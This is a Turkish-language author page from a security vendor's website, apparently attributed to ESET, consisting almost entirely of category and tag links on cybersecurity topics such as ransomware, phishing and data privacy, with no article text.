**Author:** ESET
**Content:**
İçerik Yöneticisi
---
## Kategoriler
### [SİBER GÜVENLİK](https://antivirus.com.tr/category/genel/)
---
### [KURUM İÇİ ÖNLEMLER](https://antivirus.com.tr/category/kurum-ici-onlemler/)
---
### [GÜVENLİK ÖNEMLİDİR](https://antivirus.com.tr/category/guvenlik-onemlidir/)
---
## Etiketler
### [Antivirüs](https://antivirus.com.tr/tag/antivirus/)
---
### [Kurumsal Güvenlik](https://antivirus.com.tr/tag/kurumsal-guvenlik/)
---
### [Siber Güvenlik](https://antivirus.com.tr/tag/siber-guvenlik/)
---
### [Gizlilik](https://antivirus.com.tr/tag/gizlilik/)
---
### [Araştırma](https://antivirus.com.tr/tag/arastirma/)
---
### [Rapor](https://antivirus.com.tr/tag/rapor/)
---
### [Mobil Güvenlik](https://antivirus.com.tr/tag/mobil-guvenlik/)
---
### [Rehber](https://antivirus.com.tr/tag/rehber/)
---
### [DLP](https://antivirus.com.tr/tag/dlp/)
---
### [E-Posta](https://antivirus.com.tr/tag/e-posta/)
---
### [Ransomware](https://antivirus.com.tr/tag/ransomware/)
---
### [Tedarik Zinciri](https://antivirus.com.tr/tag/tedarik-zinciri/)
---
### [Microsoft Exchange](https://antivirus.com.tr/tag/microsoft-exchange/)
---
### [Supply Chain](https://antivirus.com.tr/tag/supply-chain/)
---
### [Akıllı Telefon](https://antivirus.com.tr/tag/akilli-telefon/)
---
### [KOBİ](https://antivirus.com.tr/tag/kobi/)
---
### [Dolandırıcılık](https://antivirus.com.tr/tag/dolandiricilik/)
**Description:** Çevrimiçi dolandırıcılık haberleriyle ilgili en güncel bilgiler. Artan dolandırıcılık vakaları hakkında haberler, önleme yöntemleri ve uzman tavsiyeler.
---
### [Fidye Yazılımı](https://antivirus.com.tr/tag/fidye-yazilimi/)
---
### [Trendler](https://antivirus.com.tr/tag/trendler/)
---
### [IoT](https://antivirus.com.tr/tag/iot/)
---
### [PAM](https://antivirus.com.tr/tag/pam/)
---
### [Privileged Access Management](https://antivirus.com.tr/tag/privileged-access-management/)
---
### [Brute Force](https://antivirus.com.tr/tag/brute-force/)
---
### [Parola Güvenliği](https://antivirus.com.tr/tag/parola-guvenligi/)
---
### [Sohbet Robotları](https://antivirus.com.tr/tag/sohbet-robotlari/)
---
### [ChatGPT](https://antivirus.com.tr/tag/chatgpt/)
---
### [VPN](https://antivirus.com.tr/tag/vpn/)
---
### [Giyilebilir Cihazlar](https://antivirus.com.tr/tag/giyilebilir-cihazlar/)
---
### [Kimlik Avı](https://antivirus.com.tr/tag/kimlik-avi/)
---
### [Tehdit Raporu](https://antivirus.com.tr/tag/tehdit-raporu/)
---
### [Sağlık](https://antivirus.com.tr/tag/saglik/)
---
### [Kişisel Bilgiler](https://antivirus.com.tr/tag/kisisel-bilgiler/)
---
### [Veri Gizliliği](https://antivirus.com.tr/tag/veri-gizliligi/)
---
### [IT Uzmanı](https://antivirus.com.tr/tag/it-uzmani/)
---
### [Phishing](https://antivirus.com.tr/tag/phishing/)
---
### [Sosyal Mühendislik](https://antivirus.com.tr/tag/sosyal-muhendislik/)
---
### [Ağ Güvenliği](https://antivirus.com.tr/tag/ag-guvenligi/)
---
### [Bulut Güvenliği](https://antivirus.com.tr/tag/bulut-guvenligi/)
---
### [Uygulama Güvenliği](https://antivirus.com.tr/tag/uygulama-guvenligi/)
---
### [WhatsApp](https://antivirus.com.tr/tag/whatsapp/)
---
### [XDR](https://antivirus.com.tr/tag/xdr/)
---
### [EDR](https://antivirus.com.tr/tag/edr/)
---
### [Tespit ve Müdahale](https://antivirus.com.tr/tag/tespit-ve-mudahale/)
---
### [BlackLotus](https://antivirus.com.tr/tag/blacklotus/)
---
### [Kripto Para](https://antivirus.com.tr/tag/kripto-para/)
---
### [Telegram](https://antivirus.com.tr/tag/telegram/)
---
### [Android](https://antivirus.com.tr/tag/android/)
---
### [Windows](https://antivirus.com.tr/tag/windows/)
---
### [ISO 27001](https://antivirus.com.tr/tag/iso-27001/)
---
### [GDPR](https://antivirus.com.tr/tag/gdpr/)
---
### [Casus Yazılım](https://antivirus.com.tr/tag/casus-yazilim/)
---
### [Stalkware](https://antivirus.com.tr/tag/stalkware/)
---
### [Endpoint Security](https://antivirus.com.tr/tag/endpoint-security/)
---
### [BEC](https://antivirus.com.tr/tag/bec/)
---
### [MDR](https://antivirus.com.tr/tag/mdr/)
---
### [Yönetilen Algılama ve Yanıt](https://antivirus.com.tr/tag/yonetilen-algilama-ve-yanit/)
---
### [Dijital Huzur](https://antivirus.com.tr/tag/dijital-huzur/)
---
### [Safetica](https://antivirus.com.tr/tag/safetica/)
---
### [senhasegura](https://antivirus.com.tr/tag/senhasegura/)
---
### [TikTok](https://antivirus.com.tr/tag/tiktok/)
---
### [Dijital Temizlik](https://antivirus.com.tr/tag/dijital-temizlik/)
---
### [Encryption](https://antivirus.com.tr/tag/encryption/)
---
### [Şifreleme](https://antivirus.com.tr/tag/sifreleme/)
---
### [Eğitim](https://antivirus.com.tr/tag/egitim/)
---
### [Blog](https://antivirus.com.tr/tag/blog/)
---
### [Router](https://antivirus.com.tr/tag/router/)
---
### [Discord](https://antivirus.com.tr/tag/discord/)
---
### [MSP](https://antivirus.com.tr/tag/msp/)
---
### [APT](https://antivirus.com.tr/tag/apt/)
---
### [Yönetilen Hizmet Sağlayıcılar](https://antivirus.com.tr/tag/yonetilen-hizmet-saglayicilar/)
---
### [Çevrimiçi Gizlilik](https://antivirus.com.tr/tag/cevrimici-gizlilik/)
---
### [QR Kod](https://antivirus.com.tr/tag/qr-kod/)
---
### [DeepFake](https://antivirus.com.tr/tag/deepfake/)
---
### [Veri Kaybı](https://antivirus.com.tr/tag/veri-kaybi/)
---
### [Yazılım](https://antivirus.com.tr/tag/yazilim/)
---
### [Mevzuat](https://antivirus.com.tr/tag/mevzuat/)
---
### [Yapay zeka](https://antivirus.com.tr/tag/yapay-zeka/)
---
### [Sosyal Medya](https://antivirus.com.tr/tag/sosyal-medya/)
---
### [OSINT](https://antivirus.com.tr/tag/osint/)
---
### [NUIT](https://antivirus.com.tr/tag/nuit/)
---
### [Sesli Asistan](https://antivirus.com.tr/tag/sesli-asistan/)
---
### [CISO](https://antivirus.com.tr/tag/ciso/)
---
### [Dijital Güvenlik](https://antivirus.com.tr/tag/dijital-guvenlik/)
---
### [Siber Sigorta](https://antivirus.com.tr/tag/siber-sigorta/)
---
### [ESETresearch](https://antivirus.com.tr/tag/esetresearch/)
---
### [Şifre Anahtarı](https://antivirus.com.tr/tag/sifre-anahtari/)
---
### [Parolalar](https://antivirus.com.tr/tag/parolalar/)
---
### [Tatil](https://antivirus.com.tr/tag/tatil/)
---
### [Geçiş anahtarı](https://antivirus.com.tr/tag/gecis-anahtari/)
---
### [Güvenlik açığı](https://antivirus.com.tr/tag/guvenlik-acigi/)
---
### [Bossware](https://antivirus.com.tr/tag/bossware/)
---
### [Maltego](https://antivirus.com.tr/tag/maltego/)
---
### [BYOD](https://antivirus.com.tr/tag/byod/)
---
### [Tehdit](https://antivirus.com.tr/tag/tehdit/)
---
### [Verizon](https://antivirus.com.tr/tag/verizon/)
---
### [İç Tehditler](https://antivirus.com.tr/tag/ic-tehditler/)
---
### [AI](https://antivirus.com.tr/tag/ai/)
---
### [Kimlik Hırsızlığı](https://antivirus.com.tr/tag/kimlik-hirsizligi/)
---
### [SaaS](https://antivirus.com.tr/tag/saas/)
---
### [PaaS](https://antivirus.com.tr/tag/paas/)
---
### [Kuantum](https://antivirus.com.tr/tag/kuantum/)
---
### [Sanal Adam Kaçırma](https://antivirus.com.tr/tag/sanal-adam-kacirma/)
---
### [Ses Klonlama](https://antivirus.com.tr/tag/ses-klonlama/)
---
### [Parmak İzi](https://antivirus.com.tr/tag/parmak-izi/)
---
### [Oyun](https://antivirus.com.tr/tag/oyun/)
---
### [Cloud Security](https://antivirus.com.tr/tag/cloud-security/)
---
### [Bulut](https://antivirus.com.tr/tag/bulut/)
---
### [Siber Savaş](https://antivirus.com.tr/tag/siber-savas/)
---
### [Black Hat](https://antivirus.com.tr/tag/black-hat/)
---
### [Zimbra](https://antivirus.com.tr/tag/zimbra/)
---
### [LLM](https://antivirus.com.tr/tag/llm/)
---
### [Yapay Zekâ](https://antivirus.com.tr/tag/yapay-zeka-2/)
---
### [3CX](https://antivirus.com.tr/tag/3cx/)
---
### [Fintech](https://antivirus.com.tr/tag/fintech/)
---
### [iCloud](https://antivirus.com.tr/tag/icloud/)
---
### [İş Görüşmesi](https://antivirus.com.tr/tag/is-gorusmesi/)
---
### [Sahte Arkadaşlar](https://antivirus.com.tr/tag/sahte-arkadaslar/)
---
### [Siber Dayanıklılık](https://antivirus.com.tr/tag/siber-dayaniklilik/)
---
### [Oltalama](https://antivirus.com.tr/tag/oltalama/)
---
### [Siber Güvenlik Farkındalığı](https://antivirus.com.tr/tag/siber-guvenlik-farkindaligi/)
---
### [Hibrit Çalışma](https://antivirus.com.tr/tag/hibrit-calisma/)
---
### [vishing](https://antivirus.com.tr/tag/vishing/)
---
### [Blok zinciri](https://antivirus.com.tr/tag/blok-zinciri/)
---
### [Blockchain](https://antivirus.com.tr/tag/blockchain/)
---
### [SSO](https://antivirus.com.tr/tag/sso/)
---
### [Giriş](https://antivirus.com.tr/tag/giris/)
---
### [Mozi](https://antivirus.com.tr/tag/mozi/)
---
### [Büyük Dil Modelleri](https://antivirus.com.tr/tag/buyuk-dil-modelleri/)
---
### [Cinsiyet Eşitsizliği](https://antivirus.com.tr/tag/cinsiyet-esitsizligi/)
---
### [Tehdit İstihbaratı](https://antivirus.com.tr/tag/tehdit-istihbarati/)
---
### [LinkedIn](https://antivirus.com.tr/tag/linkedin/)
---
### [Bayrağı Yakala](https://antivirus.com.tr/tag/bayragi-yakala/)
---
### [Parola](https://antivirus.com.tr/tag/parola/)
---
### [Perakende](https://antivirus.com.tr/tag/perakende/)
---
### [Video Konferans](https://antivirus.com.tr/tag/video-konferans/)
---
### [Sanal toplantı](https://antivirus.com.tr/tag/sanal-toplanti/)
---
### [Veri Sızıntısı](https://antivirus.com.tr/tag/veri-sizintisi/)
---
### [GPS](https://antivirus.com.tr/tag/gps/)
---
### [Araç Takip Sistemi](https://antivirus.com.tr/tag/arac-takip-sistemi/)
---
### [Slack](https://antivirus.com.tr/tag/slack/)
---
### [Active Directory](https://antivirus.com.tr/tag/active-directory/)
---
### [AD](https://antivirus.com.tr/tag/ad/)
---
### [Yılbaşı](https://antivirus.com.tr/tag/yilbasi/)
---
### [Yeni Cihaz](https://antivirus.com.tr/tag/yeni-cihaz/)
---
### [Eski Cihaz](https://antivirus.com.tr/tag/eski-cihaz/)
---
### [Kamu kurumları](https://antivirus.com.tr/tag/kamu-kurumlari/)
---
### [Kayıp Eşya](https://antivirus.com.tr/tag/kayip-esya/)
---
### [Kukla Hesap](https://antivirus.com.tr/tag/kukla-hesap/)
---
### [Alışveriş](https://antivirus.com.tr/tag/alisveris/)
---
### [Dark web](https://antivirus.com.tr/tag/dark-web/)
---
### [Karanlık ağ](https://antivirus.com.tr/tag/karanlik-ag/)
---
### [Siber Operasyonlar](https://antivirus.com.tr/tag/siber-operasyonlar/)
---
### [Dolandırıcılar](https://antivirus.com.tr/tag/dolandiricilar/)
---
### [Aşk](https://antivirus.com.tr/tag/ask/)
---
### [Adli Bilişim](https://antivirus.com.tr/tag/adli-bilisim/)
---
### [Dezenformasyon](https://antivirus.com.tr/tag/dezenformasyon/)
---
### [Nomofobi](https://antivirus.com.tr/tag/nomofobi/)
---
### [Hassas Dosyalar](https://antivirus.com.tr/tag/hassas-dosyalar/)
---
### [Dosya](https://antivirus.com.tr/tag/dosya/)
---
### [Dosya Paylaşımı](https://antivirus.com.tr/tag/dosya-paylasimi/)
---
### [SOC](https://antivirus.com.tr/tag/soc/)
---
### [Seçim Güvenliği](https://antivirus.com.tr/tag/secim-guvenligi/)
---
### [Siber Tehditler](https://antivirus.com.tr/tag/siber-tehditler/)
---
### [Mobil Sağlık Uygulamaları](https://antivirus.com.tr/tag/mobil-saglik-uygulamalari/)
---
### [İnternette Güvende](https://antivirus.com.tr/tag/internette-guvende/)
---
### [Çocuklar ve İnternet](https://antivirus.com.tr/tag/cocuklar-ve-internet/)
---
### [Kredi Dolandırıcılığı](https://antivirus.com.tr/tag/kredi-dolandiriciligi/)
---
### [Spor](https://antivirus.com.tr/tag/spor/)
---
### [Fotoğraflar](https://antivirus.com.tr/tag/fotograflar/)
---
### [Zararlı Yazılımlar](https://antivirus.com.tr/tag/zararli-yazilimlar/)
---
### [XaaS](https://antivirus.com.tr/tag/xaas/)
---
### [Uygulamalar](https://antivirus.com.tr/tag/uygulamalar/)
---
### [Kişisel Veriler](https://antivirus.com.tr/tag/kisisel-veriler/)
---
### [Taklit Dolandırıcılığı](https://antivirus.com.tr/tag/taklit-dolandiriciligi/)
---
### [Çevrimiçi Reklamlar](https://antivirus.com.tr/tag/cevrimici-reklamlar/)
---
### [Python](https://antivirus.com.tr/tag/python/)
---
### [veri keşfi](https://antivirus.com.tr/tag/veri-kesfi/)
---
### [Büyük Veri](https://antivirus.com.tr/tag/buyuk-veri/)
---
### [Siber Güvenlik Uzmanı](https://antivirus.com.tr/tag/siber-guvenlik-uzmani/)
---
### [Nimfilt](https://antivirus.com.tr/tag/nimfilt/)
---
### [MDM](https://antivirus.com.tr/tag/mdm/)
---
### [veri güvenliği](https://antivirus.com.tr/tag/veri-guvenligi/)
---
### [Kimlik Bilgisi Sızıntıları](https://antivirus.com.tr/tag/kimlik-bilgisi-sizintilari/)
---
### [Sağlık Verileri](https://antivirus.com.tr/tag/saglik-verileri/)
---
### [İş İlanları](https://antivirus.com.tr/tag/is-ilanlari/)
---
### [Savunma Taktikleri](https://antivirus.com.tr/tag/savunma-taktikleri/)
---
### [Hacktivizm](https://antivirus.com.tr/tag/hacktivizm/)
---
### [YouTube](https://antivirus.com.tr/tag/youtube/)
---
### [Booking.com](https://antivirus.com.tr/tag/booking-com/)
---
### [SSH](https://antivirus.com.tr/tag/ssh/)
---
### [Risk Analizi](https://antivirus.com.tr/tag/risk-analizi/)
---
### [Web Kontrolü](https://antivirus.com.tr/tag/web-kontrolu/)
---
### [Kimlik Doğrulama](https://antivirus.com.tr/tag/kimlik-dogrulama/)
---
### [MFA](https://antivirus.com.tr/tag/mfa/)
---
### [Telefon](https://antivirus.com.tr/tag/telefon/)
---
### [Telefon Numarası Dolandırıcılığı](https://antivirus.com.tr/tag/telefon-numarasi-dolandiriciligi/)
---
### [Mavi Ekran](https://antivirus.com.tr/tag/mavi-ekran/)
---
### [Bilgisayar Korsanlığı](https://antivirus.com.tr/tag/bilgisayar-korsanligi/)
---
### [Yama Yönetimi](https://antivirus.com.tr/tag/yama-yonetimi/)
---
### [AWS](https://antivirus.com.tr/tag/aws/)
---
### [CIS](https://antivirus.com.tr/tag/cis/)
---
### [NIST](https://antivirus.com.tr/tag/nist/)
---
### [NFC](https://antivirus.com.tr/tag/nfc/)
---
### [Reklamlar](https://antivirus.com.tr/tag/reklamlar/)
---
### [CosmicBeetle](https://antivirus.com.tr/tag/cosmicbeetle/)
---
### [Geek Squad](https://antivirus.com.tr/tag/geek-squad/)
---
### [Gamaredon](https://antivirus.com.tr/tag/gamaredon/)
---
### [Scareware](https://antivirus.com.tr/tag/scareware/)
---
### [Malware](https://antivirus.com.tr/tag/malware/)
---
### [Farkındalık](https://antivirus.com.tr/tag/farkindalik/)
---
### [CeranaKeeper](https://antivirus.com.tr/tag/ceranakeeper/)
---
### [Telekopye](https://antivirus.com.tr/tag/telekopye/)
---
### [İş Birliği](https://antivirus.com.tr/tag/is-birligi/)
---
### [Sistem Dayanıklılığı](https://antivirus.com.tr/tag/sistem-dayanikliligi/)
---
### [Google Voice](https://antivirus.com.tr/tag/google-voice/)
---
### [Veri](https://antivirus.com.tr/tag/veri/)
---
### [Veri Şifreleme](https://antivirus.com.tr/tag/veri-sifreleme/)
---
### [Bilgi Hırsızlığı](https://antivirus.com.tr/tag/bilgi-hirsizligi/)
---
### [Önleme](https://antivirus.com.tr/tag/onleme/)
---
### [Siber Risk](https://antivirus.com.tr/tag/siber-risk/)
---
### [Intel](https://antivirus.com.tr/tag/intel/)
---
### [Ebeveyn Kontrolü](https://antivirus.com.tr/tag/ebeveyn-kontrolu/)
---
### [DeceptiveDevelopment](https://antivirus.com.tr/tag/deceptivedevelopment/)
---
### [MSSP](https://antivirus.com.tr/tag/mssp/)
---
### [BCP](https://antivirus.com.tr/tag/bcp/)
---
### [İş Sürekliliği](https://antivirus.com.tr/tag/is-surekliligi/)
---
### [Spotify](https://antivirus.com.tr/tag/spotify/)
---
### [Ödeme Sistemleri](https://antivirus.com.tr/tag/odeme-sistemleri/)
---
### [FishMonger](https://antivirus.com.tr/tag/fishmonger/)
---
### [Arama Sonuçları](https://antivirus.com.tr/tag/arama-sonuclari/)
---
### [Bilgi hırsızı](https://antivirus.com.tr/tag/bilgi-hirsizi/)
---
### [CapCut](https://antivirus.com.tr/tag/capcut/)
---
### [Google Forms](https://antivirus.com.tr/tag/google-forms/)
---
### [iPhone](https://antivirus.com.tr/tag/iphone/)
---
### [SLAAC](https://antivirus.com.tr/tag/slaac/)
---
### [Paralı Otoyol Dolandırıcılığı](https://antivirus.com.tr/tag/parali-otoyol-dolandiriciligi/)
---
### [Önce Önleme](https://antivirus.com.tr/tag/once-onleme/)
---
### [Danabot](https://antivirus.com.tr/tag/danabot/)
---
### [Docusign](https://antivirus.com.tr/tag/docusign/)
---
### [DFIR](https://antivirus.com.tr/tag/dfir/)
---
### [Sıfır Güven](https://antivirus.com.tr/tag/sifir-guven/)
---
### [Ayrıcalıklı Erişim](https://antivirus.com.tr/tag/ayricalikli-erisim/)
---
### [Güvenlik Hizmeti](https://antivirus.com.tr/tag/guvenlik-hizmeti/)
---
### [Görev Dolandırıcılığı](https://antivirus.com.tr/tag/gorev-dolandiriciligi/)
---
### [ToolShell](https://antivirus.com.tr/tag/toolshell/)
---
### [WinRAR](https://antivirus.com.tr/tag/winrar/)
---
### [Siber Zorbalık](https://antivirus.com.tr/tag/siber-zorbalik/)
---
### [Sunucu Güvenliği](https://antivirus.com.tr/tag/sunucu-guvenligi/)
---
### [Okula Dönüş](https://antivirus.com.tr/tag/okula-donus/)
---
### [GhostRedirector](https://antivirus.com.tr/tag/ghostredirector/)
---
### [Siber Suçlular](https://antivirus.com.tr/tag/siber-suclular/)
---
### [Üretim](https://antivirus.com.tr/tag/uretim/)
---
### [IDC](https://antivirus.com.tr/tag/idc/)
---
### [Gölge Yapay Zekâ](https://antivirus.com.tr/tag/golge-yapay-zeka/)
---
### [İşe Alım](https://antivirus.com.tr/tag/ise-alim/)
---
### [Parola Yöneticisi](https://antivirus.com.tr/tag/parola-yoneticisi/)
---
### [instagram](https://antivirus.com.tr/tag/instagram/)
---
### [Temiz Enerji](https://antivirus.com.tr/tag/temiz-enerji/)
---
### [Apple](https://antivirus.com.tr/tag/apple/)
---
### [Chatbot](https://antivirus.com.tr/tag/chatbot/)
---
### [Spam](https://antivirus.com.tr/tag/spam/)
---
### [Sanal Makineler](https://antivirus.com.tr/tag/sanal-makineler/)
---
### [Veri İhlali](https://antivirus.com.tr/tag/veri-ihlali/)
---
### [Veri Koruma](https://antivirus.com.tr/tag/veri-koruma/)
---
### [Sertifika Yönetimi](https://antivirus.com.tr/tag/sertifika-yonetimi/)
---
### [Kritik Altyapı](https://antivirus.com.tr/tag/kritik-altyapi/)
---
### [Google](https://antivirus.com.tr/tag/google/)
---